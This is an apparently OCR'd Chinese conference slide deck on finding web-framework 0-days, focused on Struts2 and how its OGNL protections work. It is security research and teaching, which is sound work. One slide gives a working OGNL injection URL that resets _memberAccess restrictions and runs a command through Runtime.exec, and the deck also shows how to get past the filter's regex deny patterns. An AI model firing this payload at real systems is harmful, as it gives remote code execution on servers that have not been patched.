



WEB应用安全和数据库安全的领航者

WEB框架0day漏洞的发掘及分析经验分享

郑国祥

www.dbappsecurity.com.cn

提纲

Web框架介绍

不同web框架的安全特质

框架漏洞静态分析方法

框架漏洞动态分析方法

自动fuzzing人工检测

Web框架介绍

Web应用框架（Web application framework）是一种开发框架，用来支持动态网站、网络应用程序及网络服务的开发。

常见Web框架介绍

Java: struts, spring



Php:Yii, ThinkPHP, CodeIgniter



Python:django, Tornado




...



常见Web开发模型

最常见的开发模型：MVC



框架安全特质

Sql注入防护



Xss防护



Csrf防护



权限校验



拦截器



Ognl防护



...



Sql注入防护

1. SQL注入的防范措施

Eg: Yii框架中，DB库提供了类似PDO库的绑定参数的函数bindParam和bindValue，调用CDbCommand::bindParam()或CDbCommand::bindValue()以使用实际参数替换这些占位符。

Eg: Hibernate框架中,采用预编译方式。

2. XSS的防范措施

Eg: Yii框架中，为开发者提供了一个很有用的组件CHtmlPurifier，这个组件封装了HTMLPurifier

。

3. CSRF的防范措施

Eg: YII框架中，Yii实现了一个CSRF防范机制，用来帮助防范基于POST的攻击。这个机制的核心就是在cookie中设定一个随机数据，然后把它同表单提交的POST数据中的相应值进行比较。

Eg: struts2中，token机制

4. 权限校验

Eg:访问控制过滤器是检查当前用户是否能执行访问的controller的action的初步授权模式。这种授权模式基于用户名，客户IP地址和访问类型。在控制器（controller）里重载CController::filters方法设置访问过滤器来控制访问动作。

Eg: struts2中，拦截器中的includeMethods

5. 拦截器

在执行某个**Controller**之前，先执行一些特定的操作，类似于**filter**功能。

6. Ognl防护

Struts2之前版本的ognl防护都是基于正则，后来采用SecurityMemberAccess限制来防护。

漏洞挖掘前提

关键词：熟练，耐心。

1. 熟练：了解框架调用流程
2. 耐心：遇到有问题的点，坚持下去，说不定哪天就实现了




框架漏洞静态分析

方式: 源代码审计


工具:eclipse

分析内容: 框架流程分析

框架流程分析



http请求映射到Controller的过程



数据到view的过程

Controller处理完数据到view，struts2中包括stream, freemarker等等

```
<result-types>
  <result-type name="chain" class="com.opensymphony.xwork2.ActionChainResult"/>
  <result-type name="dispatcher" class="org.apache.struts2.dispatcher.ServletDispatcherResult" default="true"/>
  <result-type name="freemarker" class="org.apache.struts2.views.freemarker.FreemarkerResult"/>
  <result-type name="httpheader" class="org.apache.struts2.dispatcher.HttpHeaderResult"/>
  <result-type name="redirect" class="org.apache.struts2.dispatcher.ServletRedirectResult"/>
  <result-type name="redirectAction" class="org.apache.struts2.dispatcher.ServletActionRedirectResult"/>
  <result-type name="stream" class="org.apache.struts2.dispatcher.StreamResult"/>
  <result-type name="velocity" class="org.apache.struts2.dispatcher.VelocityResult"/>
  <result-type name="xslt" class="org.apache.struts2.views.xslt.XSLTResult"/>
  <result-type name="plainText" class="org.apache.struts2.dispatcher.PlainTextResult" />
  <result-type name="postback" class="org.apache.struts2.dispatcher.PostbackResult" />
</result-types>
```

可能存在的问题点



可能存在的问题点

正则 缺陷

之前版本
struts2 防
护都是基
于正则，
官方也是
在发现一
个修补一
个

处理静态 资源

提供读
取static
等某些
特定目
录下的
静态资
源文件。

框架 特性

Rest插
件，动
态参数
注入等
等


View渲染

处理url
跳转，
location
是会传
入到ognl
表达式，
寻找能
控制
location

变量 覆盖

Ognl执
行流程
中的变
量读取
顺序

漏洞分析流程



The screenshot shows an IDE with two tabs: DefaultActionInvocation.class and OgnlUtil.class. The main editor displays the following code for DefaultActionProxy:

```

74 */
75 */ protected DefaultActionProxy(ActionInvocation inv, String namespace, String actionName, String
76 */ {
77 */     this.invocation = inv;
78 */     this.cleanupContext = cleanupContext;
79 */     if (LOG.isDebugEnabled()) {
80 */         LOG.debug("Creating an DefaultActionProxy for namespace [#0] and action name [#1]", new Str
81 */     }
82 */
83 */     this.actionName = StringEscapeUtils.escapeHtml4(actionName);
84 */     this.namespace = namespace;
85 */     this.executeResult = executeResult;
86 */     this.method = StringEscapeUtils.escapeEcmaScript(StringEscapeUtils.escapeHtml4(methodName));
87 */ }
88 */
89 */ @Inject

```

The Call Hierarchy view at the bottom shows the following calls:

- executeAction(String, String, String, Map<String, Object>) : void - com.opensymphony.xwork2.XWork
- intercept(ActionInvocation) : String - com.opensymphony.xwork2.interceptor.AliasInterceptor
- intercept(ActionInvocation) : String - com.opensymphony.xwork2.interceptor.annotations.AnnotationParameterFill
- intercept(ActionInvocation) : String - com.opensymphony.xwork2.interceptor.annotations.AnnotationWorkflowInte


漏洞分析流程

Fuzzing 出字符#未被处理，'“均被转义。
利用这个#parameters对象获取其他参数（其他参数未过滤）来绕过。

```
http://localhost:8080/struts2/example/HelloWorld.action?  
method:#{_memberAccess[#parameters.name1[0]]%3dtrue,#{_memberAccess[#parameters.name[0]]%3dtrue,#{_  
memberAccess[#parameters.name2[0]]%3d},#{_memberAccess[#parameters.name3[0]]%3d},@java.lang.Runt  
ime@getRuntime().exec(#parameters.cmd[0]),1?  
#xx:#{request.toString&name=allowStaticMethodAccess&name1=allowPrivateAccess&name2=excludedPackag  
eNamePatterns&name3=excludedClasses&cmd=touch+/tmp/dbapptest
```

漏洞分析流程

利用过程遇到代码层面的防护怎么办？



```
SecurityMemberAccess.class ✕
53  /**      */
54  /**      */ public boolean isAccessible(Map context, Object target, Member member, String propertyName)
55  /**      */ {
56  /** 56 */   if (checkEnumAccess(target, member)) {
57  /** 57 */       if (LOG.isTraceEnabled()) {
58  /** 58 */           LOG.trace("Allowing access to enum #0", new Object[] { target });
59  /**      */       }
60  /** 60 */       return true;
61  /**      */   }
62  /**      */
63  /** 63 */   Class targetClass = target.getClass();
64  /** 64 */   Class memberClass = member.getDeclaringClass();
65  /**      */
66  /** 66 */   if ((Modifier.isStatic(member.getModifiers())) && (this.allowStaticMethodAccess)) {
67  /** 67 */       if (LOG.isDebugEnabled()) {
68  /** 68 */           LOG.debug("Support for accessing static methods [target: #0, member: #1, property:
69  /**      */           ]
70  /** 70 */       }
71  /** 71 */       if (!isClassExcluded(member.getDeclaringClass())) {
72  /**      */           targetClass = member.getDeclaringClass();
73  /**      */       }
74  /**      */   }
75  /** 75 */   if (isPackageExcluded(targetClass.getPackage(), memberClass.getPackage())) {
76  /** 76 */       if (LOG.isWarnEnabled()) {
77  /** 77 */           LOG.warn("Package of target [#0] or package of member [#1] are excluded!", new Object[] {
78  /**      */           targetClass.getPackage(), memberClass.getPackage()
79  /** 79 */       });
       return false;
   }
```


漏洞分析流程

a. 梳理现在能做什么，限制了什么？

b. 了解防护代码的防护过程。

c. 利用能做的功能点，去绕过一些限制。

ognl限制绕过



Ognl防护原理

- 早期正则防护
- 利用SecurityMemberAccess来限制

```
SecurityMemberAccess.class
44 /* */
45 /* */ public SecurityMemberAccess(boolean method) {
46 /* 46 */   super(false);
47 /* 47 */   this.allowStaticMethodAccess = method;
48 /* */ }
49 /* */
50 /* */ public boolean getAllowStaticMethodAccess() {
51 /* 51 */   return this.allowStaticMethodAccess;
}

"(^|\$%\\{)(#?)(top(\\.|\\|'|\\|\\|")|\\|\\|\\|\\|\\|)?(dojo|struts|session|request|response|application|servlet(Request|Response|Context)|parameters|context|_memberAccess)(\\.|\\|\\|).*",
"^(action|method):.*"


56 /* */   if (checkEnumAccess(target, member)) {
57 /* 57 */     if (LOG.isTraceEnabled()) {
58 /* 58 */       LOG.trace("Allowing access to enum #0".new Object[] { target });
}

Problems @ Javadoc Declaration Console Call Hierarchy
Members calling 'isAccessible(Map, Object, Member, String)' - in workspace
  isAccessible(Map, Object, Member, String) : boolean - com.opensymphony.xwork2.ognl.SecurityMemberAccess
    callConstructor(OgnlContext, String, Object[]) : Object - ognl.OgnlRuntime
    getFieldValue(OgnlContext, Object, String, boolean) : Object - ognl.OgnlRuntime
    getMethodValue(OgnlContext, Object, String, boolean) : Object - ognl.OgnlRuntime
    isFieldAccessible(OgnlContext, Object, Field, String) : boolean - ognl.OgnlRuntime
    isMethodAccessible(OgnlContext, Object, Method, String) : boolean - ognl.OgnlRuntime
    setMethodValue(OgnlContext, Object, String, Object, boolean) : boolean - ognl.OgnlRuntime
    setup(Map, Object, Member, String) : Object - ognl.DefaultMemberAccess
    toGetSourceString(OgnlContext, Object) : String - ognl.ASTProperty
    toGetSourceString(OgnlContext, Object) : String - ognl.ASTStaticMethod
    toSetSourceString(OgnlContext, Object) : String - ognl.ASTProperty
```

ognl限制绕过

```
OgnlContext.class ✕
DefaultMemberAccess.class ✕
*/
publ 125 /* */ }
in 126 /* */ }
{ 127 /* */
pu 128 /* */
pu 129 /* */
pu 130 /* */
pu 131 /* */
pu 132 /* */ public boolean isAccessible(Map context, Object target, Member member, String propertyName)
pu 133 /* */ {
134 /* 134 */ int modifiers = member.getModifiers();
135 /* 135 */ boolean result = Modifier.isPublic(modifiers);
136 /* */
137 /* 137 */ if (!result) {
138 /* 138 */     if (Modifier.isPrivate(modifiers)) {
139 /* 139 */         result = getAllowPrivateAccess();
140 /* */     }
141 /* 141 */     else if (Modifier.isProtected(modifiers)) {
142 /* 142 */         result = getAllowProtectedAccess();
143 /* */     } else {
144 /* 144 */         result = getAllowPackageProtectedAccess();
145 /* */     }
146 /* */ }
147 /* */
148 /* 148 */ return result;
149 /* */ }
*/
*/
```

ognl限制绕过



框架漏洞动态分析

方式：灰盒拦截技术

